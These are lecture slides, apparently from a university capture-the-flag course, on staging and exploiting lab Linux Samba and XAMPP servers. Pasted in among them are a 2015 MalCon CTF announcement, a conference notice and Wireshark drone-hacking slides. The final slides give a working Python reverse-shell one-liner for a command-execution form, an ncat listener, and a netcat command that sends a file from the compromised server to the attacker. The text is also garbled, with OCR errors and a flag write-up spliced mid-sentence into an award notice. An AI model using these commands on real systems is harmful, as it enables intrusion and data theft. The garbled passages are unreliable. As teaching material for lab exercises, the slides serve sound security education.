Lecture 3: Exploiting Linux File Servers and Web Servers

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Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of Linux web and file servers
- To discuss CTF strategies and flag placement given the exploitation of Linux web and file servers

Post-exploitation and Pivoting

- Post-exploitation
 - Privilege escalation
 - Making flag only available to admin or certain user
 - Metasploit's Meterpreter can be used for this
 - Data extraction
 - Finding details of OS config or encryption keys
- Pivoting
 - Moving around network
 - Using captured credentials to access multiple nodes

Levels of Difficulty

The following are the various levels in difficulty of setup:

- Simple This level of difficulty requires installation of the affected software
- Moderate This level of difficulty requires installation of the affected software on a specific operating system
- Complex This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:

- Simple This level of difficulty requires the use of out-of-the-box tools
- Moderate This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- Complex This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools

Vulnerable package	Difficulty of setup	Difficulty of exploitation	
Adobe Flash Player	Simple	Moderate	
Oracle Java JRE	Simple	Moderate	
Internet Explorer	Simple	Complex	
QuickTime	Moderate	Complex	_
ColdFusion	Simple	Simple	>> Week #1
TFTP	Simple	Simple	> Week #
MSSQL	Simple	Moderate	WEEK F



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2nd Annual Capture

Details

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2nd Annual MALCON Capture The Flag (CTF) Competition

The 2nd Annual Capture The Flag Competition will be held as part of the 10th International Conference on Malicious and Unwanted Software (Malware 2015) at the at Waldorf Astoria El Conquistador Resort, Fajardo, Puerto Rico, USA on October 22nd, 2015.

To Register for the Contest Click Here

Be a part of the 2nd annual offense-only CTF event! Cash prizes of \$1000 for the Grand Prize, \$250 for 1st place, and \$150 for 2nd place, will be awarded as well as a certificate of completion. The CTF round will take place on October 2nd # ELConquist afor Hotel in Equation, Puerto Rico. Team registration is required to participate in the CTF Teams up to 4 persons will pay \$250 to play at the hotel including breakfast, lunch, and snacks. Teams playing remotely will pay \$150.00 (Click Here to Register). We encourage teams based in Puerto Rico to participate at the hotel.

The MalCon CTF is designed to reflect real life scenarios faced by security professionals when deployed in the field. In this offense-only event, the team's job is to penetrate several layers of a system and collect flags for points along the way. Our CTF tech team consists of active security professionals with several years' experience in on and off site penetration testing. Their experience, expertise, and know how are leveraged to create a fun CTF that is technically challenging and realist ic.

Quick Facts:

What: 2015 Malcon CTF

When: October 22nd 2015, 9am – 6pm

Where: El Conquistador Hotel Fajardo Puerto Rico, teams can play on site and remote.

Registration requirements:

Fee: \$250 play onsite (per 4 member team), \$150 play remote.

Email: 1 official team contact email

IP addresses: list of IP addresses teams will play from, maximum 7 addresses per team.

Register at: http://www.malwareconference.org Email questions to ctf@malwareconference.org

The Grand prize is only rewarded to a team after capturing all the flags. One team can only receive one prize. If a team receives the grand prize they will not also receive the 1st place prize. If multiple teams capture all the flags, the grand prize will be awarded to the team that captured all the flags in the shortest amount of time.

The 2nd Annual MalCon CTF is part of the 2015 IEEE Malware Conference (<u>www.malwareconference.org</u>) and is sponsored by Microsoft.

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Prof Vern Paxson Keynote Malware Conference

Prof. Vern Paxson to serve as Keynote on the 10th Anniversary of the Malware Conference

The organizing committee of the Malware Conference is delighted to announce that for its 10th year anniversary of the Malware Conference, Prof. Vern Paxson, from the University of California at Berkeley, will serve as the Keynote speaker.

Malware Conference 2014 Best Paper Award

Malware 2014 Best Paper Award, Research Track

Presented to

Viviane Zwanger and Michael Meier, University Flag 10:

62c1c57fe95dfc6832b04d6f2a10af00 The exfiltration was basically simple. Each team had a port assigned to them on 192.168.1.5. If they simply used netcat to pipe the data.bin file to that port, it would transfer. But, there was a very basic DLP protection in place (actually a python program.) It checked two things. One, it looked for the name of the tar file in the file. If players just sent the tar, it would match the signature and fail. They could bypass this by double encoding the file or sending the encrypted blob without the tar headers. The other DLP-like protection was a size limit. The server program would print out the amount of data copied before it closed the connection at a certain size. Players had to break the tar file in to chunks that were under that maximum size. Another common task on a penetration test is to try to exfiltrate

data to test the DLP system, and this was

designed to emulate that. If players

tar file, it would print out a flag.

exfiltrated enough of the

Class CTF Project

Must use:


- At most 4 servers (must use minimum systems requirements)
- More than one operating system type
- Vulnerabilities (software/hardware) not discussed in class
- At least 2 advanced topics (script writing)
 - Shell coding
 - Reverse engineering
 - Cryptology
- At least 10 flags
- Unique identifiers for flags
- A storyline that is at least 4-6 hours long
 - Flags should build on each other like a story

Wire Shark 101

Wireshark 101


Open Wireshark Note:

- Recent files
- Available interfaces



Wireshark 101


Open Existing file



Drone Hacking

Open drone pcap


- Layers 1-4 captured
 - Details are available
- Columns
 - Time
 - Source
 - Destination
 - Protocol
 - Length
 - Info
- Follow TCP stream



Drone Hacking

Look at ARP protocol


 Attacker associates his IP address with MAC address of the drone



Drone Hacking

Follow TCP stream


 Note exploitation of the JSON record



Staging Vulnerabilities


- Install Samba
 - apt-get install samba

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😰 🖃 📵 student@ubuntu: /etc/samba
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.
[global]
workgroup = Kanto
server string = Oaktown
map to guest = Bad User
log file = /var/log/samba.%m
max log size = 50
dns proxy = no
interfaces = 192.168.142.0/8
bind interfaces only = no
[squirtle]
comment = so-much-better-than-charmander
path = /home/student/squirtle
guest only = yes
quest ok = yes
writable = yes
student@ubuntu:/etc/samba$
```



Proof Samba Server is running

```
root@kali:~/hacking# smbclient -L //192.168.142.137
Enter root's password:
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
       Sharename
              .142.137 IPC IPC Service (Oaktown)
       TPC$
       squirtle Disk
                                so-much-better-than-charmander
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
       Server
                            Comment
       Workgroup
                            Master
       WORKGROUP up) scanne
                           dUBUNTU 39 seconds
 oot@kali:~/hacking#
```



Potential CTF Brief

- In the small car dealer network, find the File Server.
- Then, exploit the common file server weakness to find the directory and filename for the next flag
- I hear the flag is in the shared guest folder

- nmap 192.168.142.137
 - Port 445

- Nmap -A 192.168.142.137
 - Services running

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Terminal
File Edit View Search Terminal Help
 *1 Nmap: PORT
                  STATE SERVICE
                                    VERSION
*] Nmap: 80/tcp open http
                                    Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod perl/2
.0.8-dev Perl/v5.16.3)
[*] Nmap: | http-methods: No Allow or Public header in OPTIONS response (status code 302)
*] Nmap: | http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod perl/2.0.8-dev Pe
rl/v5.16.3
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           Requested resource was splash.php
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            ERROR: Not a Cisco ASA or unsupported version
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[*] Nmap: | http-title: Object not found!
*] Nmap: | Requested resource was splash.php
[*] Nmap: | ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinc
eName=Berlin/countryName=DE
[*] Nmap: | Not valid before: 2004-10-01T09:10:30
*| Nmap: | Not valid after: 2010-09-30T09:10:30
[*] Nmap: | ssl-date: 2016-02-10T19:14:05+00:00; 0s from scanner time.
*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
*] Nmap: Device type: general purpose
*1 Nmap: Running: Linux 3.X
[*] Nmap: OS CPE: cpe:/o:linux:linux kernel:3
*] Nmap: OS details: Linux 3.2 - 3.\overline{19}
*] Nmap: Network Distance: 1 hop
 *] Nmap: Host script results:
 *] Nmap: | nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown
 * | Nmap:
           smb-os-discovery:
 *1 Nmap:
              OS: Unix (Samba 4.1.17-Ubuntu)
 *1 Nmap:
              Computer name: ubuntu
 *1 Nmap:
             NetBIOS computer name: UBUNTU
 *1 Nmap:
             Domain name:
 *] Nmap:
             FQDN: ubuntu
             System time: 2016-02-10T11:14:05-08:00
 *] Nmap:
 *1 Nmap:
            smb-security-mode:
              account used: guest
   Nmap:
              authentication level: user
   Nmap:
   Nmap:
             challenge response: supported
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
• smbclient –L //192.168.142.137

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root@kali:~/hacking# smbclient -L //192.168.142.137
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Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
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     r IIPC$68.142.137 IPC
                                 IPC Service (Oaktown)
       squirtle.
                       Disk
                                 so-much-better-than-charmander
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       Server
                            Comment
       Workgroup
                            Master
       WORKGROUP up) scannedUBUNTU39 seconds
 oot@kali:~/hacking#
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
- smbclient //192.168.142.137/squirtle
- smb: \> get flag.txt

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cat:7command not found
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smb::s\> print flaq.txt
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root@kali:~/hacking# ls
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
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map to guest = Bad User
log file = /var/log/samba.%m
max log size = 50
dns proxy = no
interfaces = 192.168.142.0/8
bind interfaces only = no
[squirtle]
comment = so-much-better-than-charmander
path = /home/student/squirtle
guest only = yes
guest ok = yes
writable = yes
student@ubuntu:/etc/samba$
```



- Install Linux, Apache, MySQL, and PHP (LAMP)
 - sudo wget http://sourceforge.net/projects/xampp/files/XAMPP%20Linux/1.8.3/xampp-linux-x64-1.8.3-2-installer.run/download




- Proof XAMPP Server is running
 - sudo /opt/lampp/lampp start



Staging Vulnerabilities

Writing vulnerable forms



I am so hackable it's ridiculous

Seriously, it's embarrassing



```
Response
      Headers
                   HTML
                        Render
HTTP/1.1 200 OK
Date: Thu, 11 Feb 2016 05:36:41 GMT
Server: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6
mod perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.5.6
Content-Length: 298
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
< html >
<title>I am so hackable it's ridiculous</title>
<body>
<hl>I am so hackable it's ridiculous</hl>
<hl> Seriously, it's embarrassing</hl>
<img src="kitty.jpg">
<form action='test.php' method='post'>
<input type='visible' name='command' value=''/>
<input type='submit' value='execute'/>
</form>
```

- nmap 192.168.142.137
 - Port 80 is where the webserver is running


```
msf > db_nmap 192.168.142.137
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-10 14:15 EST
[*] Nmap: Nmap scan report for 192.168.142.137
[*] Nmap: Host is up (0.000079s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 80/tcp open http
[*] Nmap: 139/tcp open netbios-ssn
[*] Nmap: 443/tcp open https
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
msf >
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- Nmap -A 192.168.142.137
 - More information about services running

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                  STATE SERVICE
                                    VERSION
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                                    Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod perl/2
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[*] Nmap: | ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinc
eName=Berlin/countryName=DE
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 *] Nmap: | nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown
 * | Nmap:
           smb-os-discovery:
 *1 Nmap:
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 *1 Nmap:
              Computer name: ubuntu
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             NetBIOS computer name: UBUNTU
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             Domain name:
 *] Nmap:
             FQDN: ubuntu
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             System time: 2016-02-10T11:14:05-08:00
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            smb-security-mode:
              account used: guest
   Nmap:
   Nmap:
              authentication level: user
   Nmap:
              challenge response: supported
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
XAMPP Webserver

Webalizer can be used to identify files of interest




Web Application Scanner

- burpsuite &
 - Could be used to analyze websites on the fly for vulnerabilities
 - Has to be setup through a web browser proxy first




Burp Web Application Scanner

- Proxy on localhost:8080
 - Once you send your browser to Burp via proxy, you are ready to start analyzing



Burp Interceptor

- The form is vulnerable in such a way that input gets executed immediately
- Python reverse shell could be entered into the form http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
 - python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.233.100",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
- ncat –lvvp 1234: Listens for reverse shell to connect to open port



Netcat File Server

- One liner created reverse shell that connects to ncat listener on port 1234 on Kali
- ncat -lvvp 1237 > test.phh established a 2nd listener on Kali and a place to hold data
- nc 192.168.160.1001237 < test.php, exfiltrates a file from the hacked server to Kali

